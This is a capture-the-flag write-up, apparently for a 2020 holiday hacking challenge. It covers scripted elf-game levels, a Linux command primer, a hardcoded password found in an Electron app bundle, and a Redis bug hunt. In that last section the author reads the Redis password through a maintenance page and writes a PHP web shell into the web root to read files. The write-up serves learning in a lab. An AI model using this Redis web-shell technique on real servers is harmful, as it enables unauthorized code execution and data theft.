
```
for (i = 0; i < 3; i++) {
  elf.moveTo(lollipop[i])
}
```

elf.moveUp(1)

4. Level 4
   a. for (i = 0; i < 3; i++) {
   elf.moveLeft(3);
   elf.moveUp(12);
   elf.moveLeft(3);
   elf.moveDown(12);
   }
5. Level 5
   a. 
   Objective:

   Use `elf.ask_munch(0)` and I will send you an array of numbers and strings similar to:

   `[1, 3, "a", "b", 4]`

   Return an array that contains **only numbers** from the array that I give you. Send your answer using `el`
   b. Create filter function
   c. function numbersOnly(value) {
   if (typeof(value) === 'number') {
   return value;
   }
   }
   elf.moveTo(lollipop[1])
   elf.moveTo(munchkin[0])
   elf.tell_munch(elf.ask_munch(0).filter(numbersOnly))
   elf.moveUp(3)
6. Level 6
   a. 
   Objective:

   Use `elf.ask_munch(0)` and I will return a JSON object similar to:

   ```
   {
       "2ghd3":327,
       "pwmcojfd":23,
       "ivntirc":"asjkdhfg",
       "qpwo":76,
       "szixuchv":"lollipop",
       "aiusywt":4,
       "xmzxcv":"sdfhj",
   }
   ```


   Use `elf.tell_munch(answer)` to tell me the name of the **key** with a *value* of **lollipop**.

   In this example, the solution would be `elf.tell_munch("szixuchv")`.
   b. I used the function found here to solve this: https://stackoverflow.com/questions/9907419/how-to-get-a-key-in-a-javascript-object-by-its-value
   c. for (i = 0; i < 4; i++) {

```
elf.moveTo(lollipop[i])
}

function getKeyByValue(object, value) {
return Object.keys(object).find(key => object[key] === value);
}

elf.moveTo(munchkin[0])
elf.tell_munch(getKeyByValue(elf.ask_munch(0), "lollipop"))
elf.moveUp(3)
```

Courtyard – Objective 3

The Courtyard had 1 side objective and the main objective 3 in addition to the small green bulb to pick up in the top left.



Linux Primer

Goal for this side objective is to just find and use the appropriate Linux commands for the question. The questions and commands are presented in this table:


The North Pole 🍭 Lollipop Maker:All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here and 🍭's will appear in the green bar below. Run the command "hintme" to receive a hint.	yes
Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!	ls
Now find the munchkin inside the munchkin.	cat munchkin_19315479765589239 | grep munchkin
Great, now remove the munchkin in your home directory.	rm munchkin_19315479765589239
Print the present working directory using a command.	pwd
Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!	ls -al
Excellent, now find the munchkin in your command history.	cat .bash_history
Find the munchkin in your environment variables.	env
Next, head into the workshop.	cd workshop/
A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.	cat toolbox_* | grep -i munchkin
A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.	chmod +x lollipop_engine ./lollipop_engine
Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.	cd electrical/ mv blown_fuse0 fuse0
Now, make a symbolic link (symlink) named fuse1 that points to fuse0	ln -s fuse0 fuse1
Make a copy of fuse1 named fuse2.	cp fuse1 fuse2
We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.	echo "MUNCHKIN_REPELLENT" > fuse2
Find the munchkin somewhere in /opt/munchkin_den.	find . -iname "*munchkin*"
Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.	find . -user munchkin
Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.	find . -size +108k -size -110k
List running processes to find another munchkin.	ps -aux
The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.	netstat -napt

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.	curl http://localhost:54321
Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.	kill 11285

Objective 3 – Point of Sale

Objective: Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?


Download the Exe file given. The hints note that this is an Electron ASAR application and suggest to use the NPM module ASAR to unpackage it. I am not a fan of npm, so decided to do it manually.

1. Extract the exe with 7Zip
   a. Should end up with a PluginsDir folder
   a. 

Downloads › $PLUGINSDIR

Name	Date modified	Type	Size
app-64.7z	12/4/2020 9:47 AM	7Z File	48,168 KB
nsExec.dll	12/22/2020 6:22 PM	Application exten...	7 KB
nsis7z.dll	12/22/2020 6:22 PM	Application exten...	424 KB
nsProcess.dll	12/22/2020 6:22 PM	Application exten...	5 KB
SpiderBanner.dll	12/22/2020 6:22 PM	Application exten...	9 KB
StdUtils.dll	12/22/2020 6:22 PM	Application exten...	100 KB
System.dll	12/22/2020 6:22 PM	Application exten...	12 KB
WinShell.dll	12/22/2020 6:22 PM	Application exten...	3 KB


2. Contains another 7Zip archive
   a. Extract for full source

b. 

Downloads › $PLUGINSDIR

Name	Date modified	Type	Size
locales	12/4/2020 9:47 AM	File folder	
resources	12/4/2020 9:47 AM	File folder	
swiftshader	12/4/2020 9:47 AM	File folder	
app-64.7z	12/4/2020 9:47 AM	7Z File	48,168 KB
chrome_100_percent.pak	12/4/2020 9:47 AM	PAK File	176 KB
chrome_200_percent.pak	12/4/2020 9:47 AM	PAK File	313 KB
d3dcompiler_47.dll	12/4/2020 9:47 AM	Application exten...	4,377 KB
ffmpeg.dll	12/4/2020 9:47 AM	Application exten...	2,708 KB
icudtl.dat	12/4/2020 9:47 AM	DAT File	10,260 KB
libEGL.dll	12/4/2020 9:47 AM	Application exten...	371 KB
libGLESv2.dll	12/4/2020 9:47 AM	Application exten...	7,679 KB
LICENSE.electron.txt	12/4/2020 9:47 AM	Text Document	2 KB
LICENSES.chromium.html	12/4/2020 9:47 AM	Firefox HTML Doc...	4,754 KB
nsExec.dll	12/22/2020 6:22 PM	Application exten...	7 KB
nsis7z.dll	12/22/2020 6:22 PM	Application exten...	424 KB
nsProcess.dll	12/22/2020 6:22 PM	Application exten...	5 KB
resources.pak	12/4/2020 9:47 AM	PAK File	4,691 KB
santa-shop.exe	12/4/2020 9:47 AM	Application	108,119 KB
snapshot_blob.bin	12/4/2020 9:47 AM	BIN File	50 KB
SpiderBanner.dll	12/22/2020 6:22 PM	Application exten...	9 KB
StdUtils.dll	12/22/2020 6:22 PM	Application exten...	100 KB
System.dll	12/22/2020 6:22 PM	Application exten...	12 KB
v8_context_snapshot.bin	12/4/2020 9:47 AM	BIN File	167 KB
vk_swiftshader.dll	12/4/2020 9:47 AM	Application exten...	4,368 KB
vk_swiftshader_icd.json	12/4/2020 9:47 AM	JSON File	1 KB
vulkan-1.dll	12/4/2020 9:47 AM	Application exten...	609 KB
WinShell.dll	12/22/2020 6:22 PM	Application exten...	3 KB

3. Search all directories for asar file


a. 

Search Results in $PLUGINSDIR

asar

app.asar
C:\Users\julian\Downloads\$PLUGINSDIR\resources Type: ASAR File
Date modified: 12/4/2020 9:47 AM
Size: 132 KB

4. Open in favorite text editor and search password

5. 


```
const SANTA_PASSWORD = 'santapass';
```


Kitchen

The kitchen is another room with no main objectives, but the hints given by solving these smaller objectives can be very useful later.


Phone Dial Up

1. Need to listen to the sound and match the corresponding sounds on the sticky pad


2. 

3. This one is a bit silly but not too hard
4. Call number 756-8347
5. Order is
    a. baaDEEbrrr
    b. aaah
    c. WEWEWwrwrrwrr
    d. beDURRdunditty
    e. SCHHRRHHRTHRTR
6. Answering this does give an important clue for later
    a. 
    You know, Santa really seems to trust Shinny Upatree...


Redis Bug Hunt

1. 


```
We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?
player@0d673d923bc6:~$ 
```

2. Can pass commands to redis via curl parameters
   a. 

```
player@0d673d923bc6:~$ curl http://localhost/maintenance.php


ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1

player@0d673d923bc6:~$ curl http://localhost/maintenance.php?cmd=help
Running: redis-cli --raw -a '<password censored>' 'help'

redis-cli 5.0.3
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit

To set redis-cli preferences:
      ":set hints" enable online hints
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
```


3. https://book.hacktricks.xyz/pentesting/6379-pentesting-redis is very helpful
4. Lets try and output the Config Get * command
5. Important to note, to split up separate words in curl, need to put commas
   a. 

```
player@0d673d923bc6:~$ curl http://localhost/maintenance.php?cmd=config,ge
Running: redis-cli --raw -a '<password censored>' 'config' 'get' '*'

dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth

cluster-announce-ip
```

   b. Password for Redis cluster: R3disp@ss
6. Log into redis-cli
   a. 


```
player@0d673d923bc6:~$ redis-cli
127.0.0.1:6379> AUTH R3disp@ss
OK
```

7. We are going to be following this: https://book.hacktricks.xyz/pentesting/6379-pentesting-redis#webshell
8. Goal is to write a file to webserver that can read contents of other file
   a. Going to upload a simple web shell - https://leons.im/posts/single-line-web-shell/

b. 

```
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename shell.php
OK
127.0.0.1:6379> set test "<?php echo shell_exec($_GET['cmd']); ?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379>
```

c. Once uploaded the webshell, send command to read the specified index file and output results. Format is a bit messed up, but easy enough to read


d. 

```
player@0d673d923bc6:~$ curl http://localhost/shell.php?cmd=cat+index.php > test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   680  100   680    0     0   132k      0 --:--:-- --:--:-- --:--:--  132k
player@0d673d923bc6:~$ cat test
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime��_used-mem
 aof-preamble���example1The site is in maintenance modexample2#We think there's a bug in index
ptest'<?php

# We found the bug!!
#
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#

echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if you
 can figure out what's going on"
?>
�m?H� �/�player@0d673d923bc6:~$
```

Elevator (Green) – Objective 4

